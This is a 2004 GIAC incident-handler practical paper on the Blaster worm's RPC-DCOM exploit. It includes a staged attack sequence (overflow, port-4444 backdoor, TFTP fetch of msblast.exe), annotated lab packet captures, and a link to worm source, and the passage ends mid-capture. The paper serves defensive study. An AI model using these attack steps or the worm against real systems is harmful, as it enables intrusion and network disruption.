GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Incident Handling Process – Blaster Worm Exploit (RPC-DCOM Vulnerability)

(CVE # CAN-2003-0352)

GIAC Certified Incident Handler (GCIH)
Practical Assignment, Version 3

Timothy S. Grant, CISSP, MCSE

February 22, 2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Summary. This paper is written to illustrate the SANS© approved Incident Handling Process in a simulated network attack by a mass propagating worm, in this case MSBlast.exe. My intent is not only to address the core requirements for the GIAC Certified Incident Handler (GCIH) credential, but to provide to my fellow security and network administrators tools and checklists that they can use for incident response. I specifically am providing copies of all of the batch files that I've made and detailed incident handling checklists for Microsoft ® Windows ® business class based Operating Systems (NT, 2000 and XP Pro).

1. Statement of Purpose.

It is my intent to show how easily a worm can infect and impact a typical network. Our attacker in this example is Frank – he's a disgruntled employee for (fill in the blank) reason. He feels that the company doesn't appreciate his skills and abilities and is going to "get back" at them. Frank knows that the company's information technology (IT) staff cannot possibly keep all of their systems up to date on vulnerability patches.

"Frustrated Frank" decides to load the blaster worm on his corporate issued notebook computer (with outdated virus definitions), connect it to the corporate internal network and then launch the worm. Once the worm is launched, it will (hopefully) rapidly infect other computers in the network and disrupting operations. If the worm is traced back to him, he can simply state that he didn't realize the anti-virus definitions were out of date (or the service was disabled). Frank's attack techniques are covered in paragraph 4 – Stages of the Attack, but let's discuss the exploit and the vulnerability it takes advantage of first.

2. The Exploit.

2.1 *Names.*

Common Names:

- Blaster Worm
- MSBlast.exe
- MS Blaster Worm

Name of exploit being used: MSBlast.exe downloaded from Frame4 Security Systems article "RPC DCOM Worm Hits the Net", posted on 12 August 2003, http://www.frame4.com/php/article667.html the link to source code is: http://www.frame4.com/content/downloads/76/msblast_unpacked.zip

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Vendor Names:

- Win32.Poza.A (CA, http://www3.ca.com/solutions/collateral.asp?CT=27081&CID=48952)
- Lovsan (F-Secure, http://www.f-secure.com/v-descs/msblast.shtml)
- Worm.Win32.Lovesan (Kapersky, http://www.viruslist.com/eng/viruslist.html?id=61577)
- W32/Lovsan.worm.a (McAfee, http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547)
- W32/Blaster (Panda, http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?idvirus=40369)
- W32/Blaster-A (Sophos, http://www.sophos.com/virusinfo/analyses/w32blastera.html)
- W32.Blaster.Worm (Symantec, http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html)
- WORM_MSBLAST.A (Trend, http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MSBLAST.A)

CVE Reference: CAN-2003-0352 RPC DCOM Vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352)

CERT Advisories:

- CERT/CC Advisory CA-2003-16 –
- http://www.cert.org/advisories/CA-2003-16.html
- CERT/CC Advisory CA-2003-19 – http://www.cert.org/advisories/CA-2003-19.html
- CERT/CC Vulnerability Note VU#326746 - http://www.kb.cert.org/vuls/id/326746

Bugtraq ID (BID): 8205 (http://www.securityfocus.com/bid/8205/info)

Vendor Advisories:

- Microsoft Security Bulletin MS03-026 http://www.microsoft.com/security/security_bulletins/ms03-026.asp
- Microsoft Security Bulletin MS03-039 http://www.microsoft.com/security/security_bulletins/ms03-039.asp
- PSS Security Response Team Alert - New Worm: W32.Blaster.worm http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/alerts/msblaster.asp

2.2 ***Operating Systems Vulnerable:*** Reference: NIST ICAT Metabase (http://icat.nist.gov/icat.cfm?cvename=CAN-2003-0352)

- Microsoft, Windows 2000, Advanced Server
  - Microsoft, Windows 2000, Advanced Server SP4
  - Microsoft, Windows 2000, Advanced Server SP3
  - Microsoft, Windows 2000, Advanced Server SP2
  - Microsoft, Windows 2000, Advanced Server SP1
- Microsoft, Windows 2000, Datacenter Server

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

    - Microsoft, Windows 2000, Datacenter Server SP4
    - Microsoft, Windows 2000, Datacenter Server SP3
    - Microsoft, Windows 2000, Datacenter Server SP2
    - Microsoft, Windows 2000, Datacenter Server SP1
- Microsoft, Windows 2000, Professional
    - Microsoft, Windows 2000, Professional SP4
    - Microsoft, Windows 2000, Professional SP3
    - Microsoft, Windows 2000, Professional SP2
    - Microsoft, Windows 2000, Professional SP1
- Microsoft, Windows 2000, Server
    - Microsoft, Windows 2000, Server SP4
    - Microsoft, Windows 2000, Server SP3
    - Microsoft, Windows 2000, Server SP2
    - Microsoft, Windows 2000, Server SP1
- Microsoft, Windows NT, Enterprise Server 4.0
    - Microsoft, Windows NT, Enterprise Server 4.0 SP6a
    - Microsoft, Windows NT, Enterprise Server 4.0 SP6
    - Microsoft, Windows NT, Enterprise Server 4.0 SP5
    - Microsoft, Windows NT, Enterprise Server 4.0 SP4
    - Microsoft, Windows NT, Enterprise Server 4.0 SP3
    - Microsoft, Windows NT, Enterprise Server 4.0 SP2
    - Microsoft, Windows NT, Enterprise Server 4.0 SP1
- Microsoft, Windows NT, Server 4.0
    - Microsoft, Windows NT, Server 4.0 SP6a
    - Microsoft, Windows NT, Server 4.0 SP6
    - Microsoft, Windows NT, Server 4.0 SP5
    - Microsoft, Windows NT, Server 4.0 SP4
    - Microsoft, Windows NT, Server 4.0 SP3
    - Microsoft, Windows NT, Server 4.0 SP2
    - Microsoft, Windows NT, Server 4.0 SP1
- Microsoft, Windows NT, Terminal Server 4.0
    - Microsoft, Windows NT, Terminal Server 4.0 SP6a
    - Microsoft, Windows NT, Terminal Server 4.0 SP6
    - Microsoft, Windows NT, Terminal Server 4.0 SP5
    - Microsoft, Windows NT, Terminal Server 4.0 SP4
    - Microsoft, Windows NT, Terminal Server 4.0 SP3
    - Microsoft, Windows NT, Terminal Server 4.0 SP2
    - Microsoft, Windows NT, Terminal Server 4.0 SP1
- Microsoft, Windows NT, Workstation 4.0
    - Microsoft, Windows NT, Workstation 4.0 SP6a
    - Microsoft, Windows NT, Workstation 4.0 SP6
    - Microsoft, Windows NT, Workstation 4.0 SP5
    - Microsoft, Windows NT, Workstation 4.0 SP4
    - Microsoft, Windows NT, Workstation 4.0 SP3
    - Microsoft, Windows NT, Workstation 4.0 SP2
    - Microsoft, Windows NT, Workstation 4.0 SP1

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Microsoft, Windows, Server 2003 Datacenter Edition
- Microsoft, Windows, Server 2003 Datacenter Edition 64-bit
- Microsoft, Windows, Server 2003 Enterprise Edition
- Microsoft, Windows, Server 2003 Enterprise Edition 64-bit
- Microsoft, Windows, Server 2003 Standard Edition
- Microsoft, Windows, Server 2003 Web Edition
- Microsoft, Windows XP, 64-bit Edition
    - Microsoft, Windows XP, 64-bit Edition SP1
- Microsoft, Windows XP, Home
    - Microsoft, Windows XP, Home SP1
- Microsoft, Windows XP, Professional
    - Microsoft, Windows XP, Professional SP1

2.3 *Protocols/Services/Applications.*

Protocols used:

- Remote Procedure Call (RPC) or
- Remote Procedure Call System Service (RPCSS) (Microsoft's Version)
- Distributed Component Object Model (DCOM)

The Distributed Component Object Model (DCOM) is the protocol used by software applications to share data over local networks or the internet. Software applications do not need to know how to share the data, as the DCOM "package" handles those functions. Think of DCOM as the railroad train that moves data from one computer program to another remote computer's program.

In order to establish the DCOM train, another protocol called Remote Procedure Call (RPC) is used to negotiate the connection with the distant computer. In Microsoft ® operating systems, it is called the Remote Procedure Call System Service (RPCSS). When enabled, RPC is allowed to execute commands on a remote system in order to establish the DCOM communication channel link. RPC functions similar to a railroad track switch. When the RPC switch is activated, it enables the DCOM track to become active between the two systems.


Transmission Control Protocol (TCP) is used to establish a reliable connection between the two computers. Additionally, it monitors the traffic (trains) to ensure the payload is transferred properly and not damaged or lost. Because TCP establishes and maintains a connection with another computer it is called a "Connection Oriented" protocol. TCP is the engineer of the train – he knows where he needs to go, how to get there, how fast he can go and what he needs to transfer to the other station.

Internet Protocol (IP) is the protocol that governs the transportation of data on the internet. IP is used to break the data up into transportable packets and their routing

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

to and from the destination system. Think of IP as the tracks the train rides on and the standards that dictate the size of the cars (packets).

User Datagram Protocol (UDP) is a "connectionless" protocol. Once UDP establishes the initial connection with the remote system, it does not monitor it to make sure that the payload is delivered in the proper sequence or completely. What UDP lacks in monitoring and quality of service, it makes up for in speed. A good example of UDP style traffic is when you watch television. If a couple of frames are not delivered or broken, it really doesn't affect the quality of the program. You can think of UDP as the fuel in the train. All the train locomotive wants is fuel, as long as the fuel gets their, the engine doesn't care. UDP is typically used for "streaming" type data on the internet; voice, streaming video, streaming music, etc.



A normal DCOM connection to a remote system logically functions like this:

1. Client system submits data request from remote system.
2. Data request from application is "package" using DCOM protocol.
3. TCP Connection is established with remote system.
4. RPC request is sent to remote system.
5. RPC request is processed and established.
6. DCOM is used to transfer data request package.
7. Remote system provides data that was requested.

Ports commonly used by the exploit:

- TCP ports 135, 139, 445 and 593
- UDP port 135, 137,138

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- UDP 69 (TFTP) and TCP 4444

Port Explanation. Reference: Internet Architecture Naming Association (IANA), Registered Port Numbers, (http://www.iana.org/assignments/port-numbers)

PORT	PROTOCOL	SERVICE
69	UDP	Trivial File Transfer Protocol (TFTP)
135	TCP/UDP	Epmap (Remote Procedure Call Locator Service)
137	TCP/UDP	NetBIOS Naming Service
138	UDP	NetBIOS Datagram Service
139	TCP/UDP	NetBIOS Session Service
445	TCP	Active Directory Service
593	TCP	http-rpc-epmap (RPC Calls over http)
4444	TCP	Identified MSBlast Backdoor Listening Port

2.4 *Variants.*

Reference Bugtraq ID # 8205, Security Focus, Updated 7 November 2003, (**http://www.securityfocus.com/bid/8205/exploit**)

- dcomrpc.c
- dcom.c
- DComExpl_UnixWin32.zip
- 07.30.dcom48.c
- 30.07.03.dcom.c
- 0x82-dcomrps_usemgret.c
- oc192-dcom.c
- kaht2.zip
- rpc!exec.c

2.5 *Description.*


The blaster worm exploits a vulnerability in Microsoft's RPC-DCOM service. By sending more data than what the application was programmed for (also known as a buffer overflow) the application essentially "crashes" and allows the attacker to execute application code of his choice, in this case with the local operating system service permissions. References. Microsoft TechNet Article Q823980/Security bulletin MS03-026 (***http://www.microsoft.com/technet/security/bulletin/MS03-026.asp***) and TechNet Article Q824146/Security bulleting MS03-039 (***http://www.microsoft.com/technet/security/bulletin/MS03-039.asp***)

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Attack Sequence.


STEP	ACTION
1	Blaster worm searches for new "victims" by using broadcast ARP (Address Resolution Protocol) Requests, UDP Port 138
2	Victim found, attacker attempts to create a TCP connection, sending a "SYN" packet on port 135 (epmap) – 1st stage of the TCP "3 Way Handshake."
3	Victim computer replies to attacker with an "SYN-ACK" packet on port 135 (epmap) – 2nd handshake stage.
4	Attack computer replies with an "ACK" packet on port 135, completing the "3 Way Handshake" process. Typically, the attacker computer's source port is 1448.
5	Attacker now sends the RPC-DCOM buffer flow exploit to victim computer on TCP Port 135 (victim). The victim computer RPC-DCOM service is compromised and the attacker establishes an command shell.
6	Attacker sends a request to open a Trivial File Transfer Protocol (TFTP) (UDP Port 69), session on the victim computer. The attackers source port is TCP 1450 and the victim's is TCP 4444.
7	The attacker then activities the TFTP transfer by sending an "execute" command to the back door listener established on victim TCP Port 4444.
8	The TFTP transfer of the msblast.exe exploit is completed. The attacker typically uses UDP Port 1027 and the victim computer is using UDP Port 69. The victim notifies the attacker when the transfer is completed.
9	The attacker then orders the victim computer to execute the msblast.exe exploit code using TCP Port 1450 to victim TCP Port 4444.
10	The victim computer launches the msblast.exe exploit code and becomes a new "attacker" system and the cycle repeats itself.

Here's the attack sequence overlaid on a network packet capture using the Ethereal packet Sniffer (http://www.ethereal.com).



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



2.6 *Signatures of the Attack.*

If you were monitoring a network segment using the Ethereal® (http://www.ethereal.com) packet sniffer, network traffic analysis of an infected system would be similar to this lab capture extract. Note: Attacker IP of 10.10.10.10 was replaced with "Attacker" and Victim IP of 10.10.10.20 was replaced with "Victim" to make it easier to see the pattern. A full "play by play" packet capture is after this summary.

2.7 *Packet Capture (Summary)*

No.	Time	Source	Destination	Protocol	Info
10	18.331856	ATTACKER	Broadcast	ARP	Who has 10.10.10.3? Tell 10.10.10.10
11	18.333104	ATTACKER	Broadcast	ARP	Who has 10.10.10.4? Tell ATTACKER
Comment: Attacker system is looking for victims.					
12	18.334941	ATTACKER	Broadcast	ARP	Who has 10.10.10.5? Tell ATTACKER
13	18.336163	ATTACKER	Broadcast	ARP	Who has 10.10.10.6? Tell ATTACKER
14	18.337312	ATTACKER	Broadcast	ARP	Who has 10.10.10.7? Tell ATTACKER
15	18.338974	ATTACKER	Broadcast	ARP	Who has 10.10.10.8? Tell ATTACKER
16	18.340270	ATTACKER	Broadcast	ARP	Who has 10.10.10.9? Tell ATTACKER
17	18.344750	ATTACKER	Broadcast	ARP	Who has 10.10.10.11? Tell ATTACKER
18	18.345990	ATTACKER	Broadcast	ARP	Who has 10.10.10.12? Tell ATTACKER
19	18.347121	ATTACKER	Broadcast	ARP	Who has 10.10.10.13? Tell ATTACKER
20	18.348176	ATTACKER	Broadcast	ARP	Who has 10.10.10.14? Tell ATTACKER
21	18.349244	ATTACKER	Broadcast	ARP	Who has 10.10.10.15? Tell ATTACKER
22	18.350392	ATTACKER	Broadcast	ARP	Who has 10.10.10.16? Tell ATTACKER
23	18.352468	ATTACKER	Broadcast	ARP	Who has 10.10.10.17? Tell ATTACKER
24	18.353879	ATTACKER	Broadcast	ARP	Who has 10.10.10.18? Tell ATTACKER
25	18.354964	ATTACKER	Broadcast	ARP	Who has 10.10.10.19? Tell ATTACKER
Comment: Victim found, TCP/IP 3 way hand shake process.					
26	18.356341	ATTACKER	VICTIM	TCP	1448 > epmap [SYN] Seq=1446287692 Ack=0 Win=16384 Len=0
27	18.362098	VICTIM	Broadcast	ARP	Who has ATTACKER? Tell VICTIM
28	18.362220	ATTACKER	VICTIM	ARP	ATTACKER is at 00:03:ff:e5:45:c8
29	18.371591	VICTIM	ATTACKER	TCP	epmap > 1448 [SYN, ACK] Seq=3425102955 Ack=1446287693 Win=17520 Len=0
30	18.371710	ATTACKER	VICTIM	TCP	1448 > epmap [ACK] Seq=1446287693 Ack=3425102956 Win=17520 Len=0
31	21.315644	ATTACKER	Broadcast	ARP	Who has 10.10.10.13? Tell ATTACKER
32	21.316062	ATTACKER	Broadcast	ARP	Who has 10.10.10.17? Tell ATTACKER

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
33 21.316238 ATTACKER Broadcast ARP Who has 10.10.10.14? Tell ATTACKER
34 21.316406 ATTACKER Broadcast ARP Who has 10.10.10.11? Tell ATTACKER
35 21.316577 ATTACKER Broadcast ARP Who has 10.10.10.18? Tell ATTACKER
36 21.317225 ATTACKER Broadcast ARP Who has 10.10.10.15? Tell ATTACKER
37 21.317403 ATTACKER Broadcast ARP Who has 10.10.10.12? Tell ATTACKER
38 21.317648 ATTACKER Broadcast ARP Who has 10.10.10.19? Tell ATTACKER
39 21.317821 ATTACKER Broadcast ARP Who has 10.10.10.16? Tell ATTACKER
40 21.596088 ATTACKER VICTIM DCERPC Bind: call_id: 127 UUID: 0000 01a0-0000-0000-c000-000000000046 ver 0.0
Comment: "01a0-0000-0000-c000-000000000046" is used for Snort © Attack Signature – addressed later in this paper)
Comment: Attacker launches RPC-DCOM buffer overflow exploit.
41 21.596441 ATTACKER VICTIM DCERPC Request: call_id: 229 opnum: 4 ctx_id: 1
42 21.596736 ATTACKER VICTIM TCP 1448 > epmap [PSH, ACK] Seq=1446289225 Ack=3425102956 Win=17520 Len=244
43 21.597018 ATTACKER VICTIM TCP 1448 > epmap [FIN, ACK] Seq=1446289469 Ack=3425102956 Win=17520 Len=0
44 21.606246 VICTIM ATTACKER TCP epmap > 1448 [ACK] Seq=3425102956 Ack=1446289470 Win=17520 Len=0
45 21.606286 VICTIM ATTACKER DCERPC Bind_ack: call_id: 127 accept max_xmit: 5840 max_recv: 5840
46 21.606430 ATTACKER VICTIM TCP 1448 > epmap [RST] Seq=1446289470 Ack=3425102956 Win=0 Len=0
47 21.997854 ATTACKER VICTIM TCP 1450 > 4444 [SYN] Seq=1447291309 Ack=0 Win=16384 Len=0
48 22.006792 VICTIM ATTACKER TCP 4444 > 1450 [SYN, ACK] Seq=3425988428 Ack=1447291310 Win=17520 Len=0
49 22.006958 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291310 Ack=3425988429 Win=17520 Len=0
50 22.086853 ATTACKER VICTIM TCP 1450 > 4444 [PSH, ACK] Seq=1447291310 Ack=3425988429 Win=17520 Len=36
51 22.169390 VICTIM ATTACKER TCP 4444 > 1450 [ACK] Seq=3425988429 Ack=1447291346 Win=17484 Len=0
52 22.307236 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988429 Ack=1447291346 Win=17484 Len=42
53 22.417303 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291346 Ack=3425988471 Win=17478 Len=0
54 22.427399 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988471 Ack=1447291346 Win=17484 Len=99
Comment: Exploit is successful, attacker issues command to open up TFTP shell to transfer exploit code to victim.
55 22.457431 VICTIM ATTACKER TFTP Read Request, File: msblast.exe, Transfer type: octet
56 22.458758 ATTACKER VICTIM TFTP Data Packet, Block: 1
57 22.467444 VICTIM ATTACKER TFTP Acknowledgement, Block: 1
58 22.617518 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291346 Ack=3425988570 Win=17379 Len=0
59 23.360029 ATTACKER VICTIM TFTP Data Packet, Block: 2
60 23.366545 VICTIM ATTACKER TFTP Acknowledgement, Block: 2
61 24.260051 ATTACKER VICTIM TFTP Data Packet, Block: 3
62 24.262084 VICTIM ATTACKER TFTP Acknowledgement, Block: 3
63 25.161410 ATTACKER VICTIM TFTP Data Packet, Block: 4
64 25.163682 VICTIM ATTACKER TFTP Acknowledgement, Block: 4
65 26.062654 ATTACKER VICTIM TFTP Data Packet, Block: 5
66 26.064750 VICTIM ATTACKER TFTP Acknowledgement, Block: 5
67 26.963954 ATTACKER VICTIM TFTP Data Packet, Block: 6
68 26.966374 VICTIM ATTACKER TFTP Acknowledgement, Block: 6
69 27.865216 ATTACKER VICTIM TFTP Data Packet, Block: 7
70 27.867393 VICTIM ATTACKER TFTP Acknowledgement, Block: 7
71 28.771392 ATTACKER VICTIM TFTP Data Packet, Block: 8
72 28.773955 VICTIM ATTACKER TFTP Acknowledgement, Block: 8
73 29.667922 ATTACKER VICTIM TFTP Data Packet, Block: 9
74 29.672819 VICTIM ATTACKER TFTP Acknowledgement, Block: 9
75 30.569154 ATTACKER VICTIM TFTP Data Packet, Block: 10
76 30.571731 VICTIM ATTACKER TFTP Acknowledgement, Block: 10
77 31.470542 ATTACKER VICTIM TFTP Data Packet, Block: 11
78 31.472254 VICTIM ATTACKER TFTP Acknowledgement, Block: 11
79 32.371678 ATTACKER VICTIM TFTP Data Packet, Block: 12
80 32.373770 VICTIM ATTACKER TFTP Acknowledgement, Block: 12
81 33.273086 ATTACKER VICTIM TFTP Data Packet, Block: 13 (last)
82 33.282981 VICTIM ATTACKER TFTP Acknowledgement, Block: 13
Comment: TFTP transfer of exploit code is completed.
83 33.283027 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988570 Ack=1447291346 Win=17484 Len=61
84 33.433085 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291346 Ack=3425988631 Win=17318 Len=0
85 33.434286 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988631 Ack=1447291346 Win=17484 Len=20
86 33.633380 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291346 Ack=3425988651 Win=17298 Len=0
87 35.105732 ATTACKER VICTIM TCP 1450 > 4444 [PSH, ACK] Seq=1447291346 Ack=3425988651 Win=17298 Len=18
Comment: Attacker now orders victim to launch the msblast.exe code and become a new attacking system.
88 35.115099 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988651 Ack=1447291364 Win=17466 Len=18
89 35.235541 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291364 Ack=3425988669 Win=17280 Len=0
90 35.237603 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988669 Ack=1447291364 Win=17466 Len=20
91 35.435946 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291364 Ack=3425988689 Win=17260 Len=0
92 37.108465 ATTACKER VICTIM TCP 1450 > 4444 [PSH, ACK] Seq=1447291364 Ack=3425988689 Win=17260 Len=12
93 37.118974 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988689 Ack=1447291376 Win=17454 Len=12
94 37.238573 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291376 Ack=3425988701 Win=17248 Len=0
95 37.241650 VICTIM ATTACKER TCP 4444 > 1450 [PSH, ACK] Seq=3425988701 Ack=1447291376 Win=17454 Len=20
96 37.438822 ATTACKER VICTIM TCP 1450 > 4444 [ACK] Seq=1447291376 Ack=3425988721 Win=17228 Len=0
97 39.111494 ATTACKER VICTIM TCP 1450 > 4444 [RST] Seq=1447291376 Ack=3425988721 Win=0 Len=0
Comment: Attacker continues to look for new victims and previous victim becomes a new attacker.
98 39.114071 ATTACKER Broadcast ARP Who has 10.10.10.21? Tell ATTACKER
99 39.115096 ATTACKER Broadcast ARP Who has 10.10.10.22? Tell ATTACKER
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.8 *Packet Capture (Detailed)*

Here's the annotated full packet capture of each key step, again using the Ethereal packet sniffer in a lab environment.

Notes:

1. "Attacker" Computer IP Address is: ATTACKER (ATTACKER)
2. "Victim" Computer IP Address is: VICTIM (VICTIM)
3. Comments are in BOLD font.

Attacker system scanning for victims (Large Amounts of ARP Traffic)

```
Frame 8 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 03 ff e5 45 c8 08 06 00 01   ..........E.....
0010  08 00 06 04 00 01 00 03 ff e5 45 c8 0a 0a 0a 0a   ..........E.....
0020  00 00 00 00 00 00 0a 0a 0a 01                     ..........
```

Attacker system has found a victim at IP address VICTIM and requests a TCP connection. Attacker TCP Port 1448, Victim TCP Port 135.

```
Frame 26 (62 bytes on wire, 62 bytes captured)
